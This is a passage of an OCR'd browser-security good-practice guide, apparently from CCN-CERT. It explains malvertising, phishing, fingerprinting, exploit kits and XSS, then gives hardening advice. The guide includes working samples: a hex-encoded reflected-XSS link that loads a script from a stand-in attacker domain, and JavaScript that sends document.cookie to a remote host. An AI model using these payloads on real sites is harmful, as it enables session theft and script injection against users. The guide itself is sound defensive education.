
Another method commonly used by attackers is malvertising. This method of infection consists of executing harmful code via seemingly harmless advertisements distributed on a large number of pages.

Attackers contact companies that sell advertising space to distribute their fake ads. When the user visits a legitimate page with one of these ads, the malicious code (usually JavaScript) starts executing.

Some of these banners use fingerprinting techniques to execute code conditionally. In these cases, the banner ad, even if checked manually, looks completely legitimate.

JavaScript code only comes into play (for example, to redirect the user to an Exploit Kit) when the client visiting the page has certain characteristics (user-agent, referer field, IP, geolocation, etc.). Malvertising techniques are sometimes combined with other techniques known as domain shadowing[5] to make it more difficult to trace the attackers. The latter term refers to the theft of credentials associated with domain accounts to create a more sophisticated attack infrastructure.

The idea is to use these credentials (associated with one or more legitimate domains) to create multiple subdomains that redirect users to control servers operated by cybercriminals. These subdomains are rotated in a fast-flux manner to bypass reputation filters..



[Figure 14]
Execution flow of the malvertising technique

5. Threat Spotlight: Angler Lurking in the Domain Shadows - http://blogs.cisco.com/security/talos/angler-domain-shadowing#shadowing

4.1.1.3 Social engineering

Social engineering techniques are another of the most common and effective ways of gaining access to the user's browser, for example, by sending mass e-mails to a large number of users.

It is common for such e-mails to contain a subject of interest that generates some curiosity in the user or to try to usurp the identity of a known organisation or user. The ultimate goal is for the user to download and execute a harmful file or click on a URL controlled by the attacker.

The URLs used are usually domains created by the attackers with a name similar to the legitimate site they are trying to usurp, or with a name that does not generate mistrust. However, sometimes XSS vulnerabilities mirrored from legitimate domains can be used to inject JavaScript code into the browser.

Using a legitimate domain offers several advantages. First, the user does not mistrust the link because he or she is looking at a known domain. Second, certain security tools that process links to detect harmful domains are bypassed.

To hide the harmful link from the vulnerable parameter and make the link more credible, the attacker can apply some encoding to the Java Script code (e.g. convert it to hexadecimal) so that the link takes the following form:

http://www.pagina legitima.com/profile.jsp?user=%3C%73%63%72%69%70%74%25%32%30%73%72%63%3D%68%74%74%70%3A%2F%2F%61%74%61%63%6B%65%72%2D%64%6F%6D%61%69%6E%2E%63%6F%6D%2F%66%69%6C%65%2E%6A%73%3E%3C%2F%73%63%72%69%70%74%3E

NOTE:

For an in-depth knowledge of the social engineering techniques most commonly used by attackers to compromise users via e-mail, please refer to the CCN-CERT guide "Good practices in e-mail BP-02/16"[6]

6. Good practice report on e-mail - https://www.ccn-cert.cni.es/informes/informes-de-buenas-practicas-bp/1598-ccn-cert-bp-02-16-correo-electronico/file.html

NOTE:

Another technique often resorted to by attackers is the use of URL shortening services. Using these services, the attacker obtains a shortened version of the URL under a different domain. In this way it is possible to hide the JavaScript parameters that could arouse the user's suspicion. For example, using the Bitly service, the above link with the reflected XSS would become: http://bit.ly/2ezrxFP.

```
root@ccn-lab:~# curl -sIL http://bit.ly/2ezrxFP | grep ^Location;
Location: http://www.pagina-legitima.com/profile.jsp?user=<script src=http://atacker-domain.com/file.js></script>
root@ccn-lab:~#
```

[Figure 15]
Harmful page shortened with the Bitly service

4.1.2 Fingerprinting techniques

Once the user's browser is controlled by the attacker through one of the previously described ways, a series of checks will be executed to obtain information on the versions of the plugins and the browser itself.

With this information, the attacker will be able to execute the appropriate exploit to gain access to the computer. Again, JavaScript is often the most commonly used resource for this task.

HTTP headers and DOM properties are also exploited to obtain information from the browser itself. For example, although the user-agent is an easily forgeable header, it is not very common for it to be modified by users. Thus, if the attacker receives a user-agent like the one shown below, he can deduce that the user is using Iceweasel 38.5 from a 64-bit Linux machine.

[Figure 16] User-agent (browser type and version)

NOTE:

Even if the user-agent is forged, the type of browser used can sometimes be deduced from the order of the header sent. For example, one browser may send the user-agent header or the host header in a different order than another browser.

Other headers provide information not only about the browser but also about certain components of the operating system itself. For example, the following *user-agent* reports the versions of the .NET *framework* installed.

[Figure 17] User-agent (.NET components)

In addition to the headers, the availability or non-availability of certain DOM properties allows us to know the version of the browser used.

It should be noted that *plugins* and extensions are not exempt from this type of techniques thanks to the information provided by certain DOM APIs. For example, *navigator.plugins* returns an *array* of objects with each of the *plugins* installed by the browser. By traversing this *array*, it is easy to find out which *plugins* are available.

.

[Figure 18] Result of navigator.plugins in Google Chrome version 89.0.4389.90

```
var pluginsLength = navigator.plugins.length;

document.body.innerHTML = pluginsLength + " Plugin(s)<br>"
  + '<table id="pluginTable"><thead>'
  +'<tr><th>Name</th><th>Filename</th><th>description</th><th>version</th></tr>'
  +'</thead><tbody></tbody></table>';

var table = document.getElementById('pluginTable');

for(var i = 0; i < pluginsLength; i++) {
  let newRow = table.insertRow();
  newRow.insertCell().textContent = navigator.plugins[i].name;
  newRow.insertCell().textContent = navigator.plugins[i].filename;
  newRow.insertCell().textContent = navigator.plugins[i].description;
  newRow.insertCell().textContent = navigator.plugins[i].version?navigator.plugins[i].version:"";
}
```

3 Plugin(s)


Name	Filename	description	version
Chrome PDF Plugin	internal-pdf-viewer	Portable Document Format	
Chrome PDF Viewer	mhjfbmdgcfjbbpaeojofohoefgiehjai		
Native Client	internal-nacl-plugin		

4.1.3 Exploit Kits

The last step is to run the corresponding exploit with the desired payload to gain control of the victim's machine.

By means of highly sophisticated platforms, known as Exploit Kits (EK)[7], attackers are able to automate much of the process described above. Such attack platforms are sold or rented in certain underground markets so that they can be used by other cybercriminals for their own interests.

[Figure 19] Exploit-kits Trends. SOURCE: http://www.trendmicro.com/



7. TrendMicro - http://www.trendmicro.com/vinfo/us/security/definition/exploit-kit

NOTE:


Although these are the most widespread EKs, there are EK implementations used individually by certain groups of attackers. For example, the well-known cyber-espionage group APT28 (Sofacy/Sednit) has its own EK implementation (dubbed Sedkit by ESET) for targeted attacks.

The fact that the EK maintainers still maintain exploits for old vulnerabilities is an indicator that many users still have browsers with vulnerable versions of Flash, even though Flash itself is obsolete.

The following scheme shows schematically how cybercriminals using such platforms infect users.

- An attacker compromises a vulnerable website (through exploits, SQLi, etc.) or manages to place a certain harmful advertisement.
- The user connects to the compromised website.
- The user is transparently redirected to a TDS server (Traffic Directing Server). The purpose of this type of server is to assess whether the victim is of interest. Sometimes this check is carried out from the compromised page itself or via intermediate servers. Generally, characteristics such as IP address, browser user-agent, referer directive, etc. are taken into account to assess the user's "exploitability".
- If the user is deemed to be interested, his browser is redirected again to install the Exploit Kit.

- The Exploit Kit scans the browser and its plugins for vulnerabilities. If there is a vulnerable component, it will launch the appropriate exploit to infect the user.
- The payload used contains code to download some malware from a new server. After downloading it, it will be executed, thus compromising the user's computer. This whole process is done transparently to the user and without the need to interact with any object (button, dialogue box, etc.).



[Figure 20]
Exploit Kit Schematic

Exploiting tools such as Metasploit also have functionalities to emulate a web service from which it is possible to *exploit* vulnerabilities in the browser/plugins of connected users.

4.2 Cross-site scripting (XSS) attacks

A Cross Site Scripting or XSS attack consists of the inclusion of harmful code in web content or URL parameters with the aim that this code is subsequently interpreted and executed by the affected user's browser. There are three types of XSS attacks:

- **Non-Persistent or Reflected:** the attacker usually uses a payload that injects JavaScript code into the content, through some vulnerable parameter of a certain website. The link included in the payload is sent to the victim through any medium: web page, e-mail message, instant message, chat conversation, Word or PDF document, etc. with the aim of getting them to click on it.

- **Persistent or Stored:** the JavaScript code is embedded in the web page visited by the victim, who does not need to follow any link for the code to be executed, just visit it. It typically appears on sites where users can save content: comments, forum posts, profiles, descriptions, tags, mail messages, etc. Prior to the legitimate user's visit, the malicious user compromises the application, including the payload that will be saved.

- **DOM-based XSS:** In this case the payload is executed as part of the "normal" execution of the site's JavaScript code. The site's JavaScript code presents a point where the attacker can include code, modifying the normal behaviour of that code and causing it to execute in an unexpected way.

A Cross Site Scripting or XSS attack consists of the inclusion of harmful code in web content or URL parameters

Since it is possible to represent input data in multiple ways, e.g. ASCII, hexadecimal, Unicode, etc., these attacks can employ different encoding techniques to help them evade certain security mechanisms. For example, the commonly leaked '<' character can also be represented in the following ways: %3C, <, &lt, etc..

4.2.1 Theft of sessions

Since JavaScript offers a multitude of funcionalities, it allows access to the user's site cookies. This, combined with the fact that the JavaScript code is controlled by a malicious user in a Cross-Site Scripting (XSS) attack of any kind, means that the malicious user can access the user's cookies and transmit them to a server under his control.

Figure 21 details an example of JavaScript code to steal cookies, by including an image with no size and therefore undetectable to the naked eye by normal users. In addition, a connection under HTTPS is used to avoid blockages by loading mixed content, even if it is passive content.

There are XSS-based browser exploitation frameworks such as BEF (Browser Exploitation Framework) that offer a simple way to execute different payloads once the XSS attack has been achieved

[Figure 21] Example of JavaScript code to steal cookies


```
var i = document.createElement("img");
i.setAttribute('src', 'https://example.com?c=' + document.cookie);
i.setAttribute('alt', 'i');
i.setAttribute('height', '0px');
i.setAttribute('width', '0px');
document.body.appendChild(i);
```

In this case, the impact of such attacks can be mitigated if the session cookies (and ideally all cookies that do not need to be accessed by JavaScript for the correct functioning of the web application) have the HttpOnly directive, which would prevent them from being accessed by JavaScript.

There are XSS-based browser exploitation frameworks such as BEF (Browser Exploitation Framework) that offer a simple way to execute different payloads once the XSS attack has been achieved.

4.2.2 Cryptocurrency mining

From an XSS attack, it is possible to include JavaScript code that performs cryptocurrency mining for the benefit of the malicious user and to the detriment of the legitimate user. If it is done with a certain softness in the use of the legitimate user's resources, the legitimate user may never notice.




4.3 Use of malicious extensions and plugins

Most modern browsers support third-party plugins and extensions to add or modify functionality. Many of these plugins and extensions come from reputable manufacturers and are also tested, others however are not actively monitored by the browser manufacturer and may contain harmful code.

Even trusted plugins and extensions could become untrusted if they are compromised, so it is recommended to be aware of such events in order to remove them as soon as possible and mitigate a possible impact in this regard.

Another possible case is a plugin or extension that behaves correctly and does not include any harmful code, but when it gains notoriety, it can be updated with harmful code and affect all its users. It is also possible that the extension or plugin is sold to a third party and that this third party is the one that includes harmful code.



[Figure 22]
Difference between a trusted extension and one not actively monitored by Mozilla

5. Security recommendations

The user must understand that the browser is a very complex tool capable of handling numerous technologies and that, like any other programme, it is subject to vulnerabilities and a wide variety of attacks. Describing the ease with which many of these attacks are carried out is one of the best ways to make the user aware of the consequences of misusing the browser.

Describing the ease with which many of these attacks are carried out is one of the best ways to make the user aware of the consequences of misusing the browser

5.1 Browser and add-ons updates

Possibly the most important guideline for users to follow to avoid most of the critical attacks described above is to ensure that their browser, as well as plugins, extensions and anything else they use, are properly updated.

As described in section 4.1, attackers can automatically know the version and type of the browser/plugins and then launch customised exploits. An up-to-date browser will prevent most of these problems.

Currently, the developers of the most widely used browsers know the importance of keeping the browser up to date and have already implemented mechanisms to perform this action automatically.

For example, Firefox and Chrome browsers configure and manage this update through the application itself. In the case of Chrome by means of scheduled tasks and in the case of Firefox from the browser process itself.

On the other hand, both Edge (the latest Microsoft browser included in Windows 10) and IE (Internet Explorer) receive their updates through the updates of the operating system. It is therefore essential that users ensure that their Windows is configured to update automatically (default setting).

The developers of the most widely used browsers know the importance of keeping the browser up to date and have already implemented mechanisms to perform this action automatically

5.2 Disable or remove unused extensions

If the user installed a number of extensions for a certain task and they are no longer useful, the user should uninstall them or at least disable them until they are needed again, as they are unnecessarily increasing the exposure surface.

An alternative to this is, if the browser allows it, to enable the "click-to-play" functionality in which the browser will ask the user if he/she wants to temporarily enable the extension when trying to use it.


5.3 Exploitation mitigation software

As described in point 4.1, there are certain types of attacks that make it possible to compromise a computer by simply visiting a link (without the need to download or execute a file) by exploiting vulnerabilities in the browser or in one of its components.

Since sometimes attack tools such as Exploit Kits have 0-days (exploits for unknown vulnerabilities that have not been patched), it is advisable to have additional software to mitigate them. One of the best known tools is EMET (Microsoft)[8] , which allows to apply certain security measures such as DEP, ASLR, EAF, SEHOP, NPA, etc., in a customised way to the desired processes in order to prevent the execution of harmful code.

It is recommended that tools like the browser as well as technologies like Java or Adobe Flash are protected by EMET or similar tools (e.g. Malwarebytes Anti-Exploit [REF – 8]. Such applications should not be seen as an alternative to antivirus, but as an additional protection tool.

There are certain types of attacks that make it possible to compromise a computer by simply visiting a link



8. EMET Microsoft - https://support.microsoft.com/en-us/kb/2458544

5.4 HSTS and HTTPS everywhere

As described in section 3.1.1, the HSTS policy aims, among other things, to prevent SSL Stripping attacks. This functionality is implemented in the vast majority of current browsers.

To further strengthen the defence against some of the MitM (Man In The Middle) attacks, the use of the HTTPS Everywhere extension is recommended[9]. This extension is a collaborative project between the Tor Project and the EFF (Electronic Frontier Foundation) and aims to facilitate and prioritise the use of HTTPS in user communications. Since many web servers still offer their services via HTTP and HTTPS, this add-on guarantees the use of the secure channel at all times.

Currently HTTPS Everywhere has thousands of rules [Ref.- 9] that tell the browser which sites should use HTTPS. The official EFF website explains how to add new custom rules to include domains not covered by default.

5.5 Storage of credentials

Although browsers offer the possibility of storing login credentials to different websites for the user's convenience, this is discouraged since, if the computer is compromised, it is relatively easy to access these credentials. Moreover, if the computer is shared in an unsecured way, it is trivial to access the credentials.

For these reasons, it is recommended not to use this functionality in favour of using a password manager, which allows you to protect your credentials more securely and, at the same time, to use them automatically while browsing.

9. HTTPS Everywhere Rulesets - https://www.eff.org/https-everywhere/rulesets

5.6 General recommendations

The following are some general recommendations on the use of the browser:

- Check your browser's security and privacy options. Browsers currently have interesting measures such as: not accepting third-party cookies, blocking pop-ups, preventing password synchronisation, preventing auto-completion, deleting temporary files and cookies when closing the browser, blocking geolocation, filtering ActiveX, etc. If you do not have any of these functionalities, you can resort to the use of extensions or external security tools, always following the recommendations described in section 4.3.
- When browsing unfamiliar websites, it is advisable for the user to disable plugins such as Flash/Java and even JavaScript (if it is not strictly necessary for the normal operation of the web application). Plug-ins such as QuickJava make this task much easier. For more experienced users, we recommend the use of add-ons such as NoScript or uMatrix with which it is possible to configure customised security policies for the use of JavaScript, Java and other plugins.
- Use strong and different passwords for access to web services and, if possible, a second authentication factor should be used. These passwords should be periodically renewed.
- It is recommended that users do not store sessions associated with web services that handle sensitive or critical information on their equipment and close them once they have finished browsing.
- Plugins/extensions should not be installed from unofficial sites (those not related to the developer's own site).
- Suspicious links, e.g. those received via e-mail, should not be clicked on.

In addition to these recommendations, it is interesting to follow the manufacturers' official guidelines in terms of security and privacy[10].

10. - Change Internet Explorer 11 security and privacy settings - https://support.microsoft.com/es-es/topic/cambiar-la-configuraci%C3%B3n-de-seguridad-y-privacidad-de-internet-explorer-11-9528b011-664c-b771-d757-43a2b78b2afe
    - Privacy and security settings - https://support.mozilla.org/en-US/products/firefox/privacy-and-security
    - Clear the history and cookies from Safari on your iPhone, iPad, or iPod touch - https://support.apple.com/en-us/HT201265
    - Safari Help - https://help.apple.com/safari/mac/8.0/
    - Google Chrome Help - https://support.google.com/chrome#topic=9796470
    - Security and privacy - https://help.opera.com/en/latest/security-and-privacy/#badges
    - Chromium Security - https://www.chromium.org/Home/chromium-security

6. Privacy recommendations

Each browser provides a number of benefits and drawbacks in terms of privacy for its users, so there really is no one right way to configure each browser, nor is there a perfect browser. It all depends on the needs of each user and what they value.

In any case, the recommendations of the manufacturers' official guidelines in terms of security and privacy should be followed [Ref-10] [Ref-11] [Ref-12] [Ref-13] [Ref-14] [Ref-15] [Ref-16].

Another option is to have several browsers and use one or the other depending on the activity to be carried out and the strengths of each of them in this regard. In terms of privacy, the Tor browser or the Brave browser is recommended because privacy is the main focus of their development.

It is very important to remember that one of the main factors in maintaining privacy while browsing is common sense; there is no point in using incognito mode or a browser such as Tor if the user then accesses a social network and authenticates with their usual account or accesses their bank account..

It is very important to remember that one of the main factors in maintaining privacy while browsing is common sense

7. Decalogue of recommendations

Security Decalogue for web browsing

1. Always use an up-to-date browser. Today's major browsers update automatically either transparently to the user or through notifications that must be approved. Automatic operating system updates should also be enabled.
2. Check that plugins and extensions are set to update automatically. Also, make sure that these add-ons are installed from trusted sources and periodically check that they have not been compromised.
3. It is advisable to disable plugins such as Adobe Flash and Java by default. The user can enable them on demand for known and trusted services. Mechanisms such as click-to-play or the use of certain extensions facilitate this task. Likewise, it is recommended to disable JavaScript for browsing unknown web pages (provided that the page does not require it for its normal operation). To speed up this configuration, extensions can be used to apply content policies to enable and disable scripting languages.
4. It is advisable to review the security and privacy options of the browser. Browsers currently have interesting measures such as: not accepting third-party cookies, blocking pop-ups, avoiding password synchronisation, avoiding auto-completion, deleting temporary files and cookies when closing the browser, blocking geolocation, filtering ActiveX, etc. In this regard, it is advisable to follow the manufacturer's recommendations.

5. **HTTPS is recommended over HTTP even for services that do not handle sensitive information. Features such as HSTS and extensions such as HTTPS Everywhere will help to ensure that HTTPS is used in preference to HTTP when browsing the web.**


6. **It is recommended to protect the browser and plugins with anti-exploit solutions to mitigate possible exploit attacks. In some cases, such tools can be able to protect the user against 0-days. This solution should not be seen as a substitute for antivirus, but as an additional layer of security.**

7. **It is recommended not to store passwords by default through the browser and to use more secure tools for such management (e.g. password managers that implement a robust encryption system). If you decide to use the browser, it is important to make use of a master key that encrypts the credential repository.**

8. **It is important to verify that certificates submitted by HTTPS services that handle sensitive information (e.g. mail services, online banking, etc.) have been submitted by a trusted CA. Any errors or alerts generated by the browser as a result of certificate validation (e.g. self-signed certificates) must be carefully checked.**

9. **Personal accounts must not be accessed in the privacy modes of browsers or through Tor.**

10. **Consider the use of additional extensions or add-ons that implement functionalities not contemplated by the browser. For example, those that improve privacy while browsing or that block, as far as possible, advertisements, advertising banners and certain tracking techniques used by third parties.**



CCN
centro criptológico nacional

CCN-CERT
centro criptológico nacional

www.ccn.cni.es

www.ccn-cert.cni.es

oc.ccn.cni.es


cn-cert
centro criptológico nacional
CCN
centro criptológico nacional